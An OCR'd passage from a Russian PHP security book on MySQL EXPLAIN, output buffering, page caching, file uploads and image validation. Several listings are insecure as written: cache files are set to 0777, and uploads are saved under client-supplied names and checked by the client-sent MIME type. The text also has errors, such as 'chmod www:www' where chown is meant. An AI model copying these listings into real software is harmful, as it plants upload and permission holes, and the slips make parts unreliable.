


Рис. 4.1. Просмотр плана выполнения запроса с помощью Query Analyzer

У MySQL нет удобного графического интерфейса (не считая разработок сторонних производителей), но команда анализа запросов есть. Чтобы узнать, как база данных выполняет запрос, необходимо перед оператором `SELECT` поставить `EXPLAIN`, например:

```
EXPLAIN SELECT *
FROM TableName
```

В результате вы увидите таблицу, состоящую из следующих полей:

- table — имя таблицы, участвовавшей в запросе;
- type — тип объединения в запросе. Это поле очень важно, поэтому обращайте внимание на содержащееся здесь значение. А в качестве содержимого поля можно увидеть следующее:
  - system — системное объединение; используется, когда в таблице только одна строка;
  - eq_ref — одна строка указанной таблицы соответствует нескольким строкам связанной таблицы;
  - ref — несколько строк таблицы могут соответствовать группе строк из связанной таблицы. Такое значение нежелательно, но вполне реально, если используется не уникальный индекс, где есть небольшое количество повторений;
  - range — для вывода результата будет использоваться определенный диапазон значений;
  - ALL — для каждой строки из связанной таблицы будет просматриваться вся текущая таблица. Такое бывает в тех случаях, когда нет индексов, полезных запросу;
  - index — для каждой строки связанной таблицы будет просматриваться вся текущая таблица, но при этом используется индекс;
- possible_keys — индексы, которые могут использоваться в запросе. Если индексов нет, то их введение — один из реальных способов повышения производительности;
- key — если в поле possible_keys указываются возможные индексы, то в данном поле показан тот индекс, который использовался;
- key_len — длина ключа;
- ref — поле или условие из секции WHERE, которое использовалось в индексе;
- rows — количество просматриваемых строк для получения результата;
- extra — дополнительная информация.

Мы также не рассматривали повышение производительности за счет изменения аппаратной части. Этот метод требует больших затрат, так что с наращивания аппаратной части начинают только неопытные программисты. Хакеры всегда начинают с изменения программной части, а потом уже обращают внимание на аппаратную.

4.4. Оптимизация PHP

Мы рассмотрели теорию оптимизации, поговорили о том, как можно ускорить работу базы данных, а теперь нам предстоит узнать, как же можно оптимизировать сам PHP-код. Когда вы нашли слабое место системы и убедились, что используется наиболее эффективный алгоритм, можно переходить к оптимизации кода и PHP-инструкций.

4.4.1. Кэширование вывода

В языке PHP есть несколько интересных функций, с помощью которых можно включить буферизацию вывода и повысить скорость работы сценария. Для начала кэширования необходимо вызвать функцию `ob_start()`, а в конце вызвать функцию `ob_end_flush()`. Все операции вывода данных (например, `print()`) между вызовами этих двух функций будут сохранять данные в буфере, а не направлять клиенту. Непосредственная отправка данных клиенту произойдет только после вызова функции `ob_end_flush()`. Если функция `ob_end_flush()` не будет вызвана, то данные будут направлены серверу по завершении выполнения сценария.

Следующий пример показывает, как использовать функции кэширования:

```
<?php
 ob_start();
 // Вывод данных
 ob_end_flush();
?>
```

Во время выполнения сценария вы можете контролировать состояние буфера. Для этого можно воспользоваться одной из двух функций:

- `ob_get_contents()` — функция возвращает содержимое буфера;
- `ob_get_length()` — функция возвращает размер выделенного буфера.

Буферизацию можно ускорить еще больше, если включить *сжатие данных*. Для этого нужно выполнить функцию `ob_start()`, а в качестве параметра передать строку `ob_gzhandler`:

```
<?php
 ob_start('ob_gzhandler');
 // Вывод данных
?>
```

В этом случае данные будут передаваться клиенту в виде, сжатом с помощью gzip. Если браузер клиента не поддерживает сжатия, то данные будут передаваться в открытом виде. Даже если 50% пользователей будут получать сжатые данные, вы сэкономите достаточную долю трафика, а значит, и ресурсов. Конечно, для сервера это лишние расходы процессорного времени, ведь приходится выполнять лишние операции по сжатию. Зато сетевые каналы смогут обрабатывать большее количест-

во запросов, а значит, и быстрее. Если ваш канал связи загружен более чем на 70%, необходимо подумать о том, чтобы включить буферизацию.

4.4.2. Кэширование страниц

Если ваши сценарии используют для формирования Web-страницы запросы к достаточно большой базе данных и при этом изменения в базе происходят редко, то можно кэшировать целые страницы. Как оценить, насколько редко меняется база данных? Для этого нужно сравнить частоту изменений с количеством обращений, и если между изменениями происходит более 100 обращений к вашему сайту, то кэширование реально поможет.

Кэширование происходит следующим образом. При первом обращении или после внесения изменений в базу данных страница формируется с помощью сценария, а затем сохраняется на диске сервера в специальном каталоге. При последующем обращении к этой же странице сценарий сначала проверяет, существует ли файл со страницей. Если да, то сценарий загружает его. В результате не нужно будет заново формировать Web-страницу, уменьшится количество обращений к базе данных и значительно снизится нагрузка на сервер.

Для кэширования страниц у PHP нет готового и эффективного инструмента, да его и не может быть, потому что универсального решения не существует. Программисту все приходится создавать самостоятельно, и в данном разделе нам предстоит рассмотреть возможный вариант решения проблемы кэширования.

Давайте подумаем, как объединить кэширование вывода, которое мы рассматривали в *разд. 4.4.1*, и кэширование страниц. Если объединить эти две технологии и немного поразмыслить, то пример реализации кэширования страниц станет очевидным. Моя реализация представлена в листинге 4.1.

Листинг 4.1. Кэширование Web-страниц

```
<?php
 // Функция чтения кэша
 function ReadCache($CacheName)
 {
    if (file_exists("cache/$CacheName.htm"))
    {
       require("cache/$CacheName.htm");
       print("<HR>Страница загружена из кэша");
       return 1;
    }
    else {
     return 0;
    }
 }
```

```
 // Функция записи кэша
 function WriteCache($CacheName, $CacheData)
 {
    $cf = @fopen("cache/$CacheName.htm", "w")
      or die ("Can't write cache");
    fputs ($cf, $CacheData);
    fclose ($cf);
    @chmod ("cache/$CacheName.htm", 0777);
 }

 // Основной код страницы
 if (ReadCache("MainPage")==1){
  exit;
 }

 ob_start();
 print("<CENTER><B>Главная страница</B></CENTER>");
 print("<P>Это тестовая страница");
 WriteCache("MainPage", ob_get_contents());
 ob_end_flush();
?>
```

Основной код сценария начинается с запроса загрузки страницы из кэша. Для этого в листинге создана функция `ReadCache()`. Ей передается имя файла, который нужно загрузить, ведь в кэше могут быть сохранены все Web-страницы. В данном случае подразумеваем, что сценарий формирует главную страницу с именем `MainPage`, и именно это значение мы передаем в качестве параметра.

Давайте теперь посмотрим, что происходит в функции `ReadCache()`. Здесь производится проверка существования файла с указанным именем. Если такой файл существует, то он подключается с помощью функции `require()` и возвращается значение 1. Для наглядности я еще вывожу на экран сообщение о том, что эта страница была взята из кэша.

Вернемся к основному коду. Если функция `ReadCache()` возвратила 1, то выполнение сценария прерывается. Нет смысла тратить время на формирование страницы, если она была взята из кэша.

Далее выполняем функцию `ob_start()`, чтобы начать кэширование вывода, и начинаем формировать страницу. Перед тем как вызвать функцию `ob_end_flush()`, необходимо сохранить содержимое сгенерированной страницы, которую можно получить с помощью `ob_get_contents()`. Для сохранения кэша в нашем сценарии создана функция `WriteCache()`. Ей нужно передать имя страницы, по которому определяется имя файла кэша. Второй параметр — данные, которые будут записаны в файл. В нашем случае это результат функции `ob_get_contents()`.

После создания файла изменяются его права доступа на 0777, что соответствует правам, при которых доступ к файлу разрешен всем:

```
@chmod ("cache/$CacheName.htm", 0777);
```

Загрузите с помощью браузера этот сценарий и попробуйте обновить страницу. Вы увидите в конце страницы сообщение о том, что страница взята из кэша.

Если вы решите использовать эту заготовку в своих проектах, то перенесите функции `ReadCache()` и `WriteCache()` в отдельный модуль и подключайте с помощью функции `include()`, чтобы один и тот же код не размножать во всех сценариях. А лучше будет даже объединить эти два метода в класс.

Заготовка действительно удобная. Если нужно создать еще одну страницу сайта, например страницу контактов, то ее код должен выглядеть следующим образом:

```
<?
 include('func.php');
 // Основной код страницы
 if (ReadCache("Contacts")==1) {
  exit;
 }

 ob_start();
 print("<CENTER><B>Контакты</B></CENTER>");
 print("<P>Чтобы связаться со мной: horrific@vr-online.ru");
 WriteCache("Contacts", ob_get_contents());
 ob_end_flush();
?>
```

В начале сценария подключается файл func.php, в котором должны быть реализованы функции `ReadCache()` и `WriteCache()`.

С помощью кэша Web-страниц вы реально повысите скорость работы сценария, но потеряете возможность создать сайт, направленный на пользователя, т. е. такой, на котором каждый пользователь может создавать собственное представление сайта. Если вы хотите организовать возможность выбора расцветки сайта, настройки отображения определенных частей под пользователя (например, в зависимости от предпочтения пользователя, позволить ему выбирать нужные категории новостей для отображения на главной странице), то реализовать подобное с помощью кэширования достаточно сложно, а если и удастся, то эффект будет не таким уж и хорошим.

4.5. Оптимизация или безопасность?

Основная проблема оптимизации заключается в том, что оптимизация и безопасность — чаще всего противоречивые понятия. Код, который не производит никаких проверок, работает быстрее, потому что без проверок код может привести к ошибке в программе, что, в свою очередь, понизит безопасность.

Каждая проверка — это затраты процессорного времени и замедление работы программы. Но если заботиться о безопасности кода, то проверки лишними не будут. Надо просто построить их правильным образом.

Во время проверки нужно расставить приоритеты. Сначала нужно проверять наиболее часто встречающиеся ошибки или правильные реакции. Например, вы хотите запретить передачу в форму HTML-тегов. Как это можно сделать? Вполне логичным было бы использование регулярных выражений, которые повсеместно используются в Perl и, наверное, благодаря ему получили распространение. Но они работают не так уж и быстро, а самое страшное, при создании регулярного выражения легко ошибиться.

Сделайте сначала все проверки, которые не требуют больших затрат, например, проверки на размер строк, на пустые строки или отсутствующие значения и т. д.

Можно реализовать максимально возможное количество проверок на стороне клиента с помощью JavaScript. В этом случае браузер проверит за нас данные на клиенте, используя ресурсы пользователя. Результат будет получен мгновенно, и это значительно увеличит скорость. Однако не стоит доверять таким проверкам, т. к. хакеры могут обойти любые проверки JavaScript, потому что они легко отключаются с помощью браузера. А при использовании специализированных утилит и вовсе не нужно убирать такие проверки, там JavaScript работать не будет. Так что на браузер надейся, а сам не плошай: все проверки должны быть как на стороне клиента, так и на сервере.

Если писать проверки на сервер и на клиенте, то это отнимет много времени и придется поддерживать много кода, причем JavaScript-проверки будут дублировать те, что реализованы на сервере с помощью PHP. Но в данном случае затраты оправданны. Большинство посетителей сайта будут добросовестными пользователями, не станут обходить JavaScript-систему безопасности, и для них работа сайта будет намного выше.

Проверки должны быть везде и не только тех данных, которые приходят от пользователя. Если функция имеет код возврата, свидетельствующий о правильности отработки, вы обязательно должны убедиться, что во время работы функции не было ошибок. Здесь нельзя разграничить, у каких функций нужно проверять код возврата, а после каких можно пренебречь лишним оператором `if`. Проверки должны быть всегда. Просто в одних случаях проверке надо уделить больше внимания, а в других — поменьше.

Особое внимание должно уделяться проверкам в следующих случаях:

- при получении данных от пользователя. Я думаю, что тут не нужно много объяснять, ведь с вашим Web-сайтом работают не только добросовестные пользователи, но и взломщики, которые могут передать программе системные команды в виде параметров. Об этом мы уже говорили в *главе 2*;
- при обращении к системе. Взломщик может скомпрометировать даже файловую систему. Например, ваш сценарий использует файлы на диске. Если хакер сумеет удалить необходимый файл, то во время попытки открыть его PHP-функция выдаст нам ошибку. Вы должны отреагировать на эту ошибку и прервать выполнение сценария, иначе дальнейшая работа пойдет по непредвиденному курсу, и хакер сможет воспользоваться этим. К системным ресурсам относится и

электронная почта (потому что sendmail также может быть скомпрометирован), и другие ресурсы сервера;

- при обращении к базе данных. Это вообще отдельная тема, обсуждать которую можно часами. Хакер способен получить доступ к базе данных не только с помощью вашего сценария, но и через прямое соединение, если сервер доступен для подключения извне.

Безопасность и производительность могут быть связанными понятиями, а могут быть противоречивыми, поэтому обе проблемы должны рассматриваться совместно.

ГЛАВА 5



Примеры работы с PHP

У нас уже достаточно знаний для того, чтобы начать писать более интересные программы. В этой главе нас ждет большое количество любопытных примеров, рекомендаций и просто советов. Если предыдущие главы были, скорее, теоретическими, то эта будет носить больше практический характер.

Теоретические знания — это хорошо, но необходимы и практические навыки. Только опыт позволит вам максимально быстро и качественно решать типовые задачи, с которыми можно встретиться в реальной жизни и опробовать знания на реальных примерах.

Лично я всегда начинаю изучать что-то новое именно с практических задач, и одновременно изучаю теорию. Практика позволяет увидеть собственными глазами, как что-то работает, а с помощью теории мы углубляем свои знания. Именно поэтому все теоретические занятия в данной книге шли вперемешку с большим количеством примеров. Лучше один раз увидеть, чем 100 раз прочитать.

5.1. Загрузка файлов на сервер

Загрузка файлов на сервер — одна из самых опасных задач. Если позволить пользователю что-то загружать бесконтрольно, то злоумышленник сможет поместить на сервер свой сценарий и выполнить его. Если ему это удастся, то считайте, что ваш сервер взломан.

Как и любые другие данные, файлы могут передаваться серверу методами `PUT` или `POST`. Метод `POST` нам уже знаком по *разд. 2.12*, а вот `PUT` мы пока еще не использовали. Метод `PUT` сохраняет данные по определенному адресу URL и хорошо подходит для публикации данных на сервере, хотя на практике я с ним пока еще не встречался. Обычно пользователи отправляют все на сервер с помощью `POST`-запросов.

Для начала посмотрим, как работает метод, и начнем с HTML-формы для отправки:

```
<form action="http://phpbook/chapter5/15-1-FileUpload.php"
   method="post" enctype="multipart/form-data">
```

```
    Файлы для отправки
   <p><input name="file1" type="file"></p>
   <p><input type="submit" value="Send files"></p>
</form>
```

В свойствах формы, помимо параметра action с указанием сценария обработки и метода отправки, необходимо указать свойство enctype. Оно определяет, как будут закодированы данные при отправке. По умолчанию оно равно application/x-www-form-urlencoded, что соответствует простой текстовой форме, а значит, данные на сервер будут отправлены в виде текста. Протокол HTTP, который используется для передачи данных, является текстовым, и отправлять данные в таком же виде вполне логично. Чтобы сервер смог получить бинарные данные, нужно изменить это свойство на multipart/form-data, что соответствует форме из нескольких частей данных, часть из которых будет текстовой, а часть закодированным в текст бинарным файлом.

Файл для загрузки указывается в элементе управления input. Для удобства тип (свойство type) этого элемента равен file. Этот тип поддерживается большинством браузеров и отображается на экране не как поле ввода, а как кнопка для выбора файла. После нажатия этой кнопки на экране будет появляться стандартное окно выбора файла (рис. 5.1).




Рис. 5.1. Форма отправки данных

А как будет происходить сама передача данных? Браузер не может создать соединение с файлом сценария и передавать ему данные. Это будет слишком сложно, а в некоторых случаях просто невозможно. Но самая главная проблема — безопас-

ность. Файл должен загружаться в безопасное место на сервере. И было найдено великолепное решение — после нажатия кнопки отправки данных файл загружается во временный каталог, и только тогда запускается указанный сценарий.

Из сценария мы можем увидеть данные файла через массив `$_FILES`. Этот массив является двумерным. Первый уровень определяет имена полей, в которых находятся параметры файла. Одна форма может отправлять несколько файлов, поэтому `$_FILES[`*поле*`]` указывает на нужный нам файл. В форме, описанной ранее, поле для ввода имени файла называется `file1`, поэтому из сценария к этому файлу обращаемся так: `$_FILES["file1"]`.

Второй уровень определяет свойства загруженного файла. Здесь есть следующие элементы:

- `tmp_name` — имя временного файла, куда был загружен файл пользователя;
- `name` — имя файла источника на компьютере-клиенте;
- `type` — тип файла;
- `size` — размер файла.

Итак, чтобы увидеть имя временного файла, куда были загружены данные, напишем: `$_FILES["file1"]["tmp_name"]`.

Но это еще не все. Временный файл на UNIX-серверах чаще всего создается в каталоге /tmp, который является общедоступным. В него могут писать все пользователи, что небезопасно. К тому же, временный файл может быть удален системой. Намного эффективнее организовать в сценарии копирование этого файла в специально выделенный для данных целей каталог.

Следующий пример показывает, как можно получить файл от пользователя, скопировать его в каталог /var/www/html/files и отобразить информацию о файле:

```
<p>File Size: <?= $_FILES["file1"]["size"] ?></p>
<p>File Type: <?= $_FILES["file1"]["type"] ?></p>
<p>File Name: <?= $_FILES["file1"]["name"] ?></p>
<p>File Temp Name: <?= $_FILES["file1"]["tmp_name"] ?></p>

<?
 if (copy($_FILES["file1"]["tmp_name"],
   "/var/www/html/files/".$_FILES["file1"]["name"]))
  print("Копирование завершено");
 else
  print("Ошибка копирования файла 1</B>");
?>
```

Загрузка может быть отключена в конфигурационном файле php.ini. Откройте этот файл и проверьте директиву `file_uploads`. Чтобы у вас была возможность загружать файлы на сервер, этот параметр должен быть равен `on`. Если ваши сценарии не загружают данные, то убедитесь, что он равен `off`, чтобы взломщик был не в состоянии использовать PHP и загрузить файл на сервер.

Загрузка может завершиться ошибкой и при нехватке прав на запись в каталог для пользователя, с правами которого работает Web-сервер. Обычно я встречаю системы, где Web-серверы работают от имени пользователя www, у меня на моей MacOS это имя _www. Если у этого пользователя нет прав на каталог, в который вы хотите скопировать данные, то файл создать будет нельзя.

Тут же нужно сказать и о правах доступа, ведь это все же безопасность, о которой мы говорим в этой книге. В сценарии выше я пытаюсь сохранить файлы в папке /var/www/html/files/. Если вы создавали папку /var/www/html/files/ под учетной записью своего пользователя, то, скорее всего, только вы имеете полные права для работы с этой папкой, а так же некоторые права будут у тех, кто входит в вашу группу. Пользователь www в эту группу, вероятнее всего, не входит и не должен входить, и по умолчанию загрузка закончится ошибкой.

Очень часто такие проблемы решают, просто установив максимальные права на эту папку. В Linux-системах подобное решается выполнением следующей команды:

```
chmod 777 /var/www/html/files
```

Права доступа 777 означают, что теперь к указанной папке будет иметь полный доступ кто угодно. Желательно такого не делать. Лучше поменять владельца папки, чтобы им стал пользователь www, и тогда он сможет делать с ней что угодно, а остальным разрешено будет только читать.

```
chmod www:www /var/www/html/files
```

В примере выше я намеренно допустил одну логическую ошибку. Если у вас возникли вопросы о коде, это хорошо. Проблема кода в том, что мы копируем файл из временной папки в ее постоянное хранилище. Я много раз встречал такой код, и у него есть несколько проблем и ни единого преимущества.

- Мы таким образом создаем копию, и в системе будет два файла, один из которых останется во временной папке tmp. Кто-то может сказать, что копия не навредит, но это только из-за отсутствия воображения. Файлы во временных папках также могут использоваться в атаках на серверы.
- Копирование происходит медленнее перемещения файла.

Функцию копирования лучше заменить специально предназначенной для подобных манипуляций `move_uploaded_file()`. У этой функции два параметра: первый — что копировать, а второй определяет, куда копировать.

Если вы используете глобальные переменные (для этого в конфигурационном файле директива `register_globals` должна быть равна `on`), то к этим же параметрам можно получить доступ через следующие переменные:

- `$file1` — имя временного файла;
- `$file1_name` — имя файла на сервере;
- `$file1_size` — размер;
- `$file1_type` — тип файла.

Мы уже говорили, что хотя глобальные переменные и могут быть безопасными, если правильно с ними работать, их все же лучше отключать, потому что самым

главным врагом все же является глобальность. Надеюсь, что у вас они будут отключены.

Попробуйте выполнить сценарий и посмотреть на имя временного файла. Я загрузил файл file.txt, а временный файл был назван /tmp/phpmI1XXc. Сервер изменяет имя по своему усмотрению, поэтому реальное имя нужно брать из параметра `name`, т. е. из реального имени, переданного с компьютера-клиента.

Вы должны учитывать это: после загрузки нужно корректировать права, а именно убирать права на запись в файл и выполнение, чтобы взломщик не смог подменить содержимое или выполнить загруженный сценарий. О правах доступа в системе Linux можно прочитать в книге "Linux глазами хакера" [1].

Обратите внимание, что у временного файла, который был загружен на сервер, совершенно нечитаемое имя. Это не случайно, ведь два разных пользователя могут загружать файл с одним и тем же именем, и при попадании во временную папку файлы могут помешать друг другу. Имена, которые передает пользователь, не являются уникальными, и этим данным нельзя доверять, поэтому и происходит такая подмена.

Когда вы копируете файл в свой каталог, вы можете вернуть оригинальное имя, но тут все же нужно учитывать, что такой файл уже может существовать и вы просто потеряете имеющиеся данные.

Я в таких случаях обычно использую какой-то счетчик, который уникален.

Рассмотрим еще одну классическую задачу — ограничение размера загружаемого файла. Это можно сделать тремя способами: с помощью ограничения размера файла в HTML-форме, на стороне сервера и с помощью параметра конфигурационного файла. Для ограничения в HTML-форме необходимо добавить невидимое поле с именем `MAX_FILE_SIZE`, а в качестве значения указать нужный размер:

```
<input type="hidden" name="MAX_FILE_SIZE" value="300">
```

В данном примере в качестве максимального размера указано значение 300 байт. Файлы большего размера на сервер загружаться не будут.

Эта строка должна идти до описания поля ввода имени файла. Тогда форма отправки файла будет выглядеть следующим образом:

```
<form action="http://phpbook/chapter5/15-1-FileUpload.php"
        method="post" enctype="multipart/form-data">
  <input type="hidden" name="MAX_FILE_SIZE" value="300">
  <br><input name="file1" type="file">
  <br><input type="submit" value="Send files">
</form>
```

Попробуйте теперь загрузить файл больше разрешенного размера. Управление будет передано сценарию, но при этом файл не будет загружен на сервер, поэтому параметр размера файла `$_FILES["file1"]["size"]` будет равен нулю. Таким образом, в PHP-сценарий желательно добавить следующую проверку, прежде чем производить копирование:

```
if ($_FILES["file1"]["size"]== 0) {
 die("Файл не был корректно загружен");
}
```

Недостаток этого метода заключается в том, что хакер может легко удалить невидимое поле с ограничением, ведь проверка будет происходить на стороне клиента в HTML-форме. Поэтому лучше производить проверку на стороне сервера, когда файл будет загружен:

```
<?php
 if ($_FILES["file1"]["size"] > 10*1024) {
  die("Слишком большой размер файла");
}

 if (move_uploaded_file($file1,
    "/var/www/html/files/".$file1_name)) {
  print("<P><B>Complete</B>");
 }
 else {
  print("Ошибка копирования файла 1</B>");
}
?>
```

В этом примере мы в начале сценария проверяем, чтобы размер загруженного файла не был более 10 Кбайт (10, умноженное на 1024 байт, т. е. на 1 Кбайт).

Преимущество этого метода состоит в том, что проверку не удастся убрать, если не иметь доступа к исходному коду сценария и возможности его редактирования.

Последний способ — изменение директивы `upload_max_filesize` конфигурационного файла php.ini. Следующий пример устанавливает максимальный размер в 2 Мбайт:

```
upload_max_filesize = 2M
```

Недостаток всех методов: тот факт, что пользователь выбрал слишком большой файл, станет известным только после его загрузки. Это трата трафика и времени.

5.2. Проверка корректности файла

В *разд. 5.1* мы выяснили, что при загрузке файлов возникает проблема прав доступа. Чтобы файл можно было загрузить, Web-серверу должны быть даны права на запись в каталог, ведь это от его имени мы будем копировать файл из общей папки. Загруженный файл по умолчанию может иметь права на выполнение (если кто-то решил проблему права доступа установкой 777). Таким образом, если хакер загрузит свой PHP-сценарий и сумеет выполнить его на сервере, то это может привести к взлому всего сервера. Загруженные файлы ни в коем случае не должны иметь права на выполнение. Я с трудом представляю ситуацию, в которой может понадобиться выполнять файлы пользователей.

Чтобы хакер не смог загрузить ничего опасного для вашего сервера, необходимо следить за содержимым закачиваемых данных. Например, очень часто на форуме пользователям предоставляется возможность закачивать свои картинки, которые будут отображаться над сообщениями. Но при этом мы должны быть уверены, что в файле действительно графические данные, а не текст и, тем более, не программа на языке PHP. Как в этом убедиться?

Одной проверки файлов никогда не бывает достаточно. Нужно обязательно реализовать несколько этапов контроля данных, потому что один уровень обойти всегда намного проще. Обсудим, какие проверки можно сделать для файлов картинок.

Попробуйте закачать на сервер графический файл в формате GIF с помощью сценария, описанного в *разд. 5.2*. В поле `type` будет содержаться текст `image/gif`. До знака слеша находится тип `image`, а после слеша стоит расширение файла. Для JPEG-файлов после слеша можно увидеть одно из расширений jpg, jpeg или pjpeg, а для PNG-файла будет png. Все эти типы поддерживаются большинством современных браузеров, и именно их мы будем проверять.

А теперь попробуем переименовать простой текстовый файл со сценарием в файл с расширением gif и закачаем тем же сценарием. В переменной `type` будет `plain/text`. Хотя, судя по расширению, этот файл должен быть графическим, программа "видит", что тип файла текстовый. Получается, что нельзя верить расширению, а вот типу файла можно немного доверять.

В листинге 5.1 показан пример, в котором тип файла разбивается на составляющие (до и после слеша), а потом происходит проверка достоверности расширения и типа. Для того чтобы разбить на части текст, содержащийся в поле типа файла, удачно подходит функция `preg_match()` с регулярным выражением `'([a-z]+)\/[x\-]*([a-z]+)'`. Затем осуществляется проверка полученного типа с помощью оператора `switch`. Если он не соответствует ни одному из разрешенных (соответствующих картинкам), то вызывается метод `die()` для завершения работы сценария.

Листинг 5.1. Проверка корректности картинки

```
<?php
 preg_match("'([a-z]+)\/[x\-]*([a-z]+)'", $file1_type, $ext);
 print("<P>$ext[1]");
 print("<P>$ext[2]");

 switch($ext[2])
 {
   case "jpg":
   case "jpeg":
   case "pjpeg":
   case "gif":
   case "png":
    break;
```

```
  default:
   die("<P>This is not image");
 }

 if (copy($file1,"/var/www/html/files/".$file1_name))
  print("<P><B>Complete</B>");
 else
  print("<P>Error copy file 1</B>");
?>
```

Но этого недостаточно. Нелишне до копирования файла проверить размер картинки. Даже если у вас нет ограничения на размер файла, полезно вызвать функцию `getimagesize()`. Этой функции передается путь к файлу, а в результате мы получаем размеры картинки. Если во время определения размера картинки с помощью `getimagesize()` произойдет ошибка, то возвращаемые размеры будут равны нулю. Достаточно проверить любой из параметров. Если он равен нулю, значит, в файле передана не картинка.

Следующий пример показывает, как можно выполнить проверку корректности файла через определение его размера:

```
$im_prop=getimagesize($file1);
print("<P>$im_prop[0]x$im_prop[1]");
if ($im_prop[0]>0)
{
  if (copy($file1,"/var/www/html/files/".$file1_name)) {
    print("<P><B>Complete</B>");
  }
  else {
   print("<P>Error copy file 1</B>");
  }
}
 else {
  die("Image size error")
}
```

Функция `getimagesize()` возвращает массив из свойств графического файла. В этом массиве элементы нумеруются с нуля и содержат следующее:

- ширину картинки;
- высоту;
- тип, где 1 = GIF, 2 = JPG, 3 = PNG, 4 = SWF, 5 = PSD, 6 = BMP, 7 = TIFF (формат Intel), 8 = TIFF (формат Motorola), 9 = JPC, 10 = JP2, 11 = JPX;
- строку вида `height="yyy" width="xxx"`.

Таким образом, файл можно копировать только в том случае, когда значения нулевого и первого элементов больше нуля. Картинка не должна иметь ширину или высоту равными нулю, иначе она бессмысленна или содержит некорректные данные.

Двойная проверка уже более надежна, но не является решением всех проблем безопасности. Например, недавно была найдена ошибка в функциях определения размера в PHP. Да, функций несколько. Для каждого типа файла есть своя функция, но все они объединены в одну `getimagesize()`. Если сценарию передать графический файл TIFF, в котором будет указан размер –8, то сценарий попадет в бесконечный цикл и будет выполняться, пока не поглотит все ресурсы сервера. Таким образом, один хакер мог без проблем произвести атаку отказа от обслуживания (DoS, Denial of Service). Ошибка есть и в функции обработки JPEG-файла.

Я понимаю, что ошибка в функции `getimagesize()` — это проблема разработчиков PHP, а не нашего сценария, но она существовала. Сейчас ошибка уже исправлена.

5.3. Запретная зона

Обновлять информацию на сайте через FTP-клиента с помощью закачки новых файлов неудобно и не всегда возможно. Например, мне приходилось встречаться с сетями, где любой доступ в Интернет, кроме HTTP, был запрещен, а значит, FTP-протокол не был доступен. Для управления сайтами намного удобнее использовать Web-интерфейс и специальные разделы сайта, которые часто называют *административными панелями*.

